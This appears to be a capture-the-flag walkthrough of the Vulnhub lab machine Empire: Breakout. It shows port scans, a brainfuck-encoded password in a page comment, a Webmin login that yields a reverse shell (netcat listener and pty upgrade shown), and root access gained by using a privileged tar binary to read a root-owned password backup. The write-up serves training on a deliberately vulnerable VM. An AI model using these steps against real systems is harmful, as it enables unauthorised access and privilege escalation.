Empire_2_breakout (Vulnhub)

ip of the machine :- 192.168.122.194

```
~/current (4.084s)
ping 192.168.122.194 -c 5

PING 192.168.122.194 (192.168.122.194) 56(84) bytes of data.
64 bytes from 192.168.122.194: icmp_seq=1 ttl=64 time=0.436 ms
64 bytes from 192.168.122.194: icmp_seq=2 ttl=64 time=0.631 ms
64 bytes from 192.168.122.194: icmp_seq=3 ttl=64 time=0.630 ms
64 bytes from 192.168.122.194: icmp_seq=4 ttl=64 time=0.554 ms
64 bytes from 192.168.122.194: icmp_seq=5 ttl=64 time=0.656 ms

--- 192.168.122.194 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4056ms
rtt min/avg/max/mdev = 0.436/0.581/0.656/0.080 ms
```


machine is on!!!

```
~/current (0.768s)
nmap -p- --min-rate=10000 192.168.122.194

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 06:54 IST
Nmap scan report for 192.168.122.194 (192.168.122.194)
Host is up (0.0021s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

Got some open ports.

```
nmap -p 80,139,445,10000,20000 -sC -Pn -T5 -A 192.168.122.194
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-16 06:55 IST
Nmap scan report for 192.168.122.194 (192.168.122.194)
Host is up (0.00080s latency).

PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows

Host script results:
| smb2-time:
|   date: 2024-11-16T01:25:40
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.29 seconds
```


So, found smb, found http running on port 10000 and 20000 and nothing much interesting going on.



Just the default page.

```
<!--
don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.----.<++++++++++.-----------.>----------
-->
```


In src. code found some encrypted stuff. Seems like brainfuck to me.



Seems like a password to me.


```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\cyber (Local User)

 ==============================( Getting printer info for 192.168.122.194 )================

Can't load /etc/samba/smb.conf - run testparm to debug it
No printers returned.
```

Used enum4linux and found a possible user name "cyber".




At port 10000 found a login page, let's enter these creds. here.

So, port 20000 is also running webmin, on that it worked but on port 10000 creds. didn't work.



Found a command line panel after logging.



So, added our reverse shell payload.

got it!!!

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 192.168.122.194 37592
python3 -c 'import pty; pty.spawn("/bin/bash")'
cyber@breakout:~$ ls
ls
tar  user.txt
cyber@breakout:~$ cat user.txt
cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
cyber@breakout:~$
```

got user flag...

```
cyber@breakout:~$ ls -al
ls -al
total 568
drwxr-xr-x  8 cyber cyber   4096 Oct 20  2021 .
drwxr-xr-x  3 root  root    4096 Oct 19  2021 ..
-rw-------  1 cyber cyber      0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber    220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber   3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber   4096 Oct 19  2021 .filemin
drwx------  2 cyber cyber   4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber   4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber    807 Oct 19  2021 .profile
drwx------  2 cyber cyber   4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root  531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber   4096 Oct 20  2021 .tmp
drwx------ 16 cyber cyber   4096 Oct 19  2021 .usermin
-rw-r--r--  1 cyber cyber     48 Oct 19  2021 user.txt
cyber@breakout:~$
```

Found a tar binary in user's home directory.

```
cyber@breakout:/var$ ls -al
ls -al
total 56
drwxr-xr-x 14 root root  4096 Oct 19  2021 .
drwxr-xr-x 18 root root  4096 Oct 19  2021 ..
drwxr-xr-x  2 root root  4096 Oct 20  2021 backups
drwxr-xr-x 12 root root  4096 Oct 19  2021 cache
drwxr-xr-x 25 root root  4096 Oct 19  2021 lib
drwxrwsr-x  2 root staff 4096 Apr 10  2021 local
lrwxrwxrwx  1 root root     9 Oct 19  2021 lock -> /run/lock
drwxr-xr-x  8 root root  4096 Nov 15 20:23 log
drwxrwsr-x  2 root mail  4096 Oct 19  2021 mail
drwxr-xr-x  2 root root  4096 Oct 19  2021 opt
lrwxrwxrwx  1 root root     4 Oct 19  2021 run -> /run
drwxr-xr-x  5 root root  4096 Oct 19  2021 spool
drwxrwxrwt  5 root root  4096 Nov 15 20:23 tmp
drwxr-xr-x  3 root root  4096 Nov 15 20:23 usermin
drwx------  3 root bin   4096 Nov 15 20:30 webmin
drwxr-xr-x  3 root root  4096 Oct 19  2021 www
cyber@breakout:/var$
```

We can read the backups directory which is usually not allowed as it might contain some password. Doing this because found no SUID binaries or users.

```
cyber@breakout:/var/backups$ ls -al
ls -al
total 12
drwxr-xr-x  2 root root 4096 Oct 20  2021 .
drwxr-xr-x 14 root root 4096 Oct 19  2021 ..
-rw-------  1 root root   17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$
```

Found a file but cannot read it. Let's use tar then.

```
cyber@breakout:~$ ./tar -cvf pass.tar /var/backups/.old_pass.bak
./tar -cvf pass.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
pass.tar  tar  user.txt
cyber@breakout:~$ ./tar -xvf pass.tar
./tar -xvf pass.tar
var/backups/.old_pass.bak
cyber@breakout:~$ ls var/backups/.old_pass.bak
ls var/backups/.old_pass.bak
var/backups/.old_pass.bak
cyber@breakout:~$ ls -al var/backups/.old_pass.bak
ls -al var/backups/.old_pass.bak
-rw------- 1 cyber cyber 17 Oct 20  2021 var/backups/.old_pass.bak
cyber@breakout:~$
```

So, we can run tar and compressed the file with tar and then decompressed it and now can access the file as our user.

```
cyber@breakout:~$ cat var/backups/.old_pass.bak
cat var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~$ su root
su root
Password: Ts&4&YurgtRX(=~h

root@breakout:/home/cyber#
```

Got root's password.

```
root@breakout:/home/cyber# ls
ls
pass.tar  tar  user.txt  var
root@breakout:/home/cyber# cd
cd
root@breakout:~# ls
ls
rOOt.txt
root@breakout:~# cat rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~#
```

Got it!!!